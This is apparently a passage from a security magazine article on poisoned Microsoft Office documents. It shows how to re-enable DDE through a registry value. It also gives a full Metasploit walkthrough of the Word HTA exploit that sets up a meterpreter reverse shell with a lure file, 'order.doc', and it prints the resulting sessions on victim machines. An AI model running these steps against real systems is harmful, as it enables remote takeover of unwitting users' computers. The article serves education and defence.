In fact, the possibility to use DDE for attacks is not a vulnerability in the usual sense: Microsoft Office warns the user about the potential risk. The problem is similar to the one involving macros and OLE.

In the meantime, DDE-based attacks are broadly practiced by hacking groups, including Fin7 known for its massive attacks targeting financial organizations. The above patch can prevent such attacks, but I bet it is not installed on many systems yet.

Unpatching the patch to reenable DDE

The patch makes minor changes in the registry and disables DDE by default. To reenable this function, all you have to do is change the value of one key:

```
\HKEY_CURRENT_USER\Software\Microsoft\Office\version\Word\Security AllowDD
```

This dword may have the following values:

`AllowDDE(DWORD) = 0` – disables DDE. This is the default value after the security update installation;
`AllowDDE(DWORD) = 1` – allows DDE requests to already running programs but prevents requests that require to launch new programs;
`AllowDDE(DWORD) = 2` – allows any DDE requests.


Exploitation

Let's see whether it is possible to establish an active meterpreter session on a remote host (Windows 8.1, Windows 7, and Windows Server 2008). For that purpose, I will use a Python script generating an RTF file. All required components are included in the Metasploit Framework.

The respective module generates a malicious RTF document; if it is opened in a vulnerable MS Word version, the code is executed. The vulnerability lies in the fact that an OLE object can make an HTTP(S) request and execute an HTA code in response.

Now let's get down to exploitation.

```
> use exploit/windows/fileformat/office_word_hta
> set srvhost 192.168.0.106
> set payload windows/meterpreter/reverse_tcp
> set filename order.doc
> set lhost 192.168.0.106
> exploit
```



(https://hackmag.com/wp-content/uploads/2020/03/msoffice-poisoned-docs/13.jpg)

The highlighted link has to be delivered on the target host.

```
msf exploit(office_word_hta) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.106:4444
msf exploit(office_word_hta) > [+] order.doc stored at /root/.msf4/local/order.doc
[*] Using URL: http://192.168.0.106:8080/default.hta
[*] Server started.
```

(https://hackmag.com/wp-content/uploads/2020/03/msoffice-poisoned-docs/14.jpg)

If the victim follows it and runs the downloaded file, an active meterpreter session will open.

```
[*] Sending stage (957487 bytes) to 192.168.0.102
[*] Meterpreter session 1 opened (192.168.0.106:4444 -> 192.168.0.102:50627) at 2017-05-11 21:34:41 +0300
[*] Sending stage (957487 bytes) to 192.168.0.102
[*] Meterpreter session 2 opened (192.168.0.106:4444 -> 192.168.0.102:50628) at 2017-05-11 21:34:43 +0300
sessions

Active sessions
===============

  Id  Type                    Information                 Connection
  --  ----                    -----------                 ----------
  1   meterpreter x86/windows Anonimous\Anon @ ANONIMOUS  192.168.0.106:4444 -> 192.168.0.102:50627 (192.168.0.102)
  2   meterpreter x86/windows Anonimous\Anon @ ANONIMOUS  192.168.0.106:4444 -> 192.168.0.102:50628 (192.168.0.102)
```

(https://hackmag.com/wp-content/uploads/2020/03/msoffice-poisoned-docs/15.jpg)

Typing `sysinfo` to make sure that the goal is achieved.

```
msf exploit(office_word_hta) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : ANONIMOUS
OS              : Windows 8.1 (Build 9600).
Architecture    : x64
System Language : ru_RU
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

(https://hackmag.com/wp-content/uploads/2020/03/msoffice-poisoned-docs/16.jpg)

Conclusions

In this article, I described three critical vulnerabilities that have been actively exploited. All of them are patched to a certain degree and may have limited applicability, but to the best of my knowledge, old versions of Microsoft Office (up to 2013) are still widespread; so, these issues will likely remain actual forever.

Remember: updates are not just a whim of Microsoft. Timely updates are mandatory (although not the only) security prerequisites. Months may pass between the time of the problem discovery and the time it is patched. Therefore, even if you install updates on a regular basis, the risk of receiving a nasty surprise in an innocent looking document still exists. Keep your eyes open!


Related posts:

2022.06.03 — **Playful Xamarin. Researching and hacking a C# mobile app (https://hackmag.com/mobile/xamarin-reverse)**
Java or Kotlin are not the only languages you can use to create apps for Android. C# programmers can develop mobile apps using the Xamarin open-source…

Full article → (https://hackmag.com/mobile/xamarin-reverse)

2022.06.03 — **Vulnerable Java. Hacking Java bytecode encryption (https://hackmag.com/security/java-bytecode-encryption)**
Java code is not as simple as it seems. At first glance, hacking a Java app looks like an easy task due to a large number of available…

Full article → (https://hackmag.com/security/java-bytecode-encryption)



2022.02.09 — **Kernel exploitation for newbies: from compilation to privilege escalation (https://hackmag.com/coding/linux-kernel-exploitation)**
Theory is nothing without practice. Today, I will explain the nature of Linux kernel vulnerabilities and will shown how to exploit them. Get ready for an exciting journey:…

Full article → (https://hackmag.com/coding/linux-kernel-exploitation)

2022.06.01 — **F#ck AMSI! How to bypass Antimalware Scan Interface and infect Windows (https://hackmag.com/security/fck-amsi)**
Is the phrase "This script contains malicious content and has been blocked by your antivirus software" familiar to you? It's generated by Antimalware Scan Interface…

Full article → (https://hackmag.com/security/fck-amsi)

2023.06.08 — **Cold boot attack. Dumping RAM with a USB flash drive (https://hackmag.com/security/cold-boot-attack)**
Even if you take efforts to protect the safety of your data, don't attach sheets with passwords to the monitor, encrypt your hard drive, and always lock your…


Full article → (https://hackmag.com/security/cold-boot-attack)

2022.06.01 — **First contact. Attacks on chip-based cards (https://hackmag.com/security/smartcard-attacks)**
Virtually all modern bank cards are equipped with a special chip that stores data required to make payments. This article discusses fraud techniques used…

Full article → (https://hackmag.com/security/smartcard-attacks)

2023.03.26 — **Attacks on the DHCP protocol: DHCP starvation, DHCP spoofing, and protection against these techniques (https://hackmag.com/security/dhcp-hacking)**
Chances are high that you had dealt with DHCP when configuring a router. But are you aware of risks arising if this protocol is misconfigured on a…

Full article → (https://hackmag.com/security/dhcp-hacking)



2022.01.13 — **Step by Step. Automating multistep attacks in Burp Suite (https://hackmag.com/security/burp-stepper-intruder)**
When you attack a web app, you sometimes have to perform a certain sequence of actions multiple times (e.g. brute-force a password or the second authentication factor, repeatedly…

Full article → (https://hackmag.com/security/burp-stepper-intruder)

2022.06.01 — **Cybercrime story. Analyzing Plaso timelines with Timesketch (https://hackmag.com/security/plaso-timesketch)**
When you investigate an incident, it's critical to establish the exact time of the attack and method used to compromise the system. This enables you to track the entire chain of operations…

Full article → (https://hackmag.com/security/plaso-timesketch)

2022.01.01 — **It's a trap! How to create honeypots for stupid bots (https://hackmag.com/security/honeypots-catched)**
If you had ever administered a server, you definitely know that the password-based authentication must be disabled or restricted: either by a whitelist, or a VPN gateway, or in…

Full article → (https://hackmag.com/security/honeypots-catched)